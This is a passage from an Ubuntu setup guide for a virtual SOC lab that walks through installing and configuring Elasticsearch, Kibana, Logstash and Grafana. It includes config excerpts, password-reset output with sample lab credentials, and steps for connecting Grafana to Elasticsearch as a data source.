14. ELASTICKSEARCH INSTALLATION AND CONFIGURATION

First, install java package: *sudo apt install openjdk-17-jdk -y*

14.1. Add the Elasticsearch repository:

wget -qO - https://artifacts.elastic.co/GPG-KEY-elasticsearch | sudo gpg --dearmor -o

/usr/share/keyrings/elasticsearch-keyring.gpg

sudo apt-get install apt-transport-https

echo "deb [signed-by=/usr/share/keyrings/elasticsearch-keyring.gpg]

https://artifacts.elastic.co/packages/9.x/apt stable main" | sudo tee

/etc/apt/sources.list.d/elastic-9.x.list

14.2. Install the Elasticsearch:

sudo apt-get update && sudo apt-get install elasticsearch

14.3. Once is installed edit the configuration file yml :

sudo nano /etc/elasticsearch/elasticsearch.yml

14.4. Find and substitute to **network.host: 0.0.0.0** and **transport.host: 0.0.0.0**

14.5. Add a new line: action.auto_create_index:

.monitoring,.watches,.triggered_watches,.watcher-history*,.ml**

```
  enabled: true
  keystore.path: certs/http.p12

# Enable encryption and mutual authentication between cluster nodes
xpack.security.transport.ssl:
  enabled: true
  verification_mode: certificate
  keystore.path: certs/transport.p12
  truststore.path: certs/transport.p12
# Create a new cluster with the current node only
# Additional nodes can still join the cluster later
cluster.initial_master_nodes: ["vsoc"]

# Allow HTTP API connections from anywhere
# Connections are encrypted and require user authentication
http.host: 0.0.0.0

# Allow other nodes to join the cluster from anywhere
# Connections are encrypted and mutually authenticated
transport.host: 0.0.0.0

#----------------------- END SECURITY AUTO CONFIGURATION -----------------
--
```

14.6. ELK Installation + Configuration Files

Now, let's configure Elasticsearch to make it run with *systemctl:*

sudo /bin/systemctl daemon-reload
sudo /bin/systemctl enable elasticsearch.service
sudo systemctl start elasticsearch.service

14.6. Install Kibana

sudo apt-get install kibana

14.7. After install Kibana go to:

sudo nano /etc/kibana/kibana.yml

14.8. Edit section to **server.host: 0.0.0.0**

```
vsoc@vsoc:~$ sudo cat /etc/kibana/kibana.yml
# For more configuration options see the configuration guide for Kibana in
# https://www.elastic.co/guide/index.html

# ================== System: Kibana Server ==================
# Kibana is served by a back end server. This setting specifies the port to use.
#server.port: 5601

# Specifies the address to which the Kibana server will bind. IP addresses and h
ost names are both valid values.
# The default is 'localhost', which usually means remote machines will not be ab
le to connect.
# To allow connections from remote users, set this parameter to a non-loopback a
ddress.
server.host: 0.0.0.0

# Enables you to specify a path to mount Kibana at if you are running behind a p
roxy.
# Use the `server.rewriteBasePath` setting to tell Kibana if it should remove th
e basePath
# from requests it receives, and to prevent a deprecation warning at startup.
# This setting cannot end in a slash.
```

14.9. Activate Kibana for *systemctl*:


sudo /bin/systemctl daemon-reload
sudo /bin/systemctl enable kibana.service
sudo systemctl start kibana.service

Logstash Installation
sudo apt-get install logstash
Activate Logstash for systemctl:
sudo /bin/systemctl daemon-reload
sudo /bin/systemctl enable logstash.service
sudo systemctl start logstash.service

14.10. Add the *.conf* files inside of */etc/logstash/conf.d/*

- To access ELK, open your web browser and type:
  http://localhost:5601

- Click in the option Configure manually.



- It will ask you for a password for the Kibana user. To get that password use this command:

sudo /usr/share/elasticsearch/bin/elasticsearch-reset-password –username kibana_system

```
vsoc@vsoc:~$ sudo /usr/share/elasticsearch/bin/elasticsearch-reset-password --us
ername kibana_system
This tool will reset the password of the [kibana_system] user to an autogenerate
d value.
The password will be printed in the console.
Please confirm that you would like to continue [y/N]y


Password for the [kibana_system] user successfully reset.
New value: -dyVud-yg3X+vDIFxrDH
```

- After that, it will ask you for a token code verification, which you can obtain by using this *command:*

sudo /user/share/kibana/bin/kibana-verification-code


```
vsoc@vsoc:~$ sudo /usr/share/kibana/bin/kibana-verification-code
Your verification code is:  092 939
```


- Now, to get access you need the admin user of Elastic and you also need to reset the password:

sudo /usr/share/elasticsearch/bin/elasticsearch-reset-password –username elastic

```
vsoc@vsoc:~$ sudo /usr/share/elasticsearch/bin/elasticsearch-reset-password --us
ername elastic
This tool will reset the password of the [elastic] user to an autogenerated valu
e.
The password will be printed in the console.
Please confirm that you would like to continue [y/N]y


Password for the [elastic] user successfully reset.
New value: F-bjNun7oBie7-lym8uf
```

- Now you can log-in with the user: elastic and the password print your terminal.





15. GRAFANA INSTALLATION AND CONFIGURATION

15.1. System Preparation

- Update Ubuntu Systems
  sudo apt update && sudo apt upgrade –y

- Install the prerequisite packages:
  sudo apt-get install –y apt-transport-https software-properties-common wget

- Import the GPG key
  sudo mkdir -p /etc/apt/keyrings
  wget -q -O - https://packages.grafana.com/gpg.key | sudo gpg --dearmor -o /etc/apt/keyrings/grafana.gpg

- Add a repository for stable releases
  echo "deb [signed-by=/etc/apt/keyrings/grafana.gpg]
  https://packages.grafana.com/oss/deb stable main" | sudo tee
  /etc/apt/sources.list.d/grafana.list

15.2. Installation

- Install Grafana
  sudo apt update
  sudo apt-get install grafana
  Start and enable Grafana service
  sudo systemctl start grafana-server
  sudo systemctl enable grafana-server
  sudo systemctl status grafana-server

- Configure Grafana server to start at boot using init.d
  sudo update-rc.d grafana-server defaults

- Restart Grafana server using init.d
  sudo service grafana-server restart


- Open Grafana in web browser
  http://<your-vm-ip>:3000


- Login to Grafana
  Default credentials:
  Username: admin
  Password: admin (You'll be prompted to change this on first login)


15.3. Configuration

- Once you login, you will see the Home page.
- Go to Connections → Add new connection
- Search: Elasticsearch and Add new data source (We will use Elasticsearch as our data source).

- Patten: Daily
- Time field name: @timestamp
- Max concurrent Shard Request: 5
- Min time interval: 10s








- Click Save and test!
- **Note:** To get the URL*: http://elasticsearch:9200

- You need to get this from Elasticsearch, in order to connect Grafana to Elasticsearch.





15.4. Authentication

- Authentication method: Basic authentication
  User: elasticsearch
  Password: vsoc2025

15.5. Elasticsearch details


Index name: log –* (we need to get this by doing the following:)






15.6. How to create a Dashboard

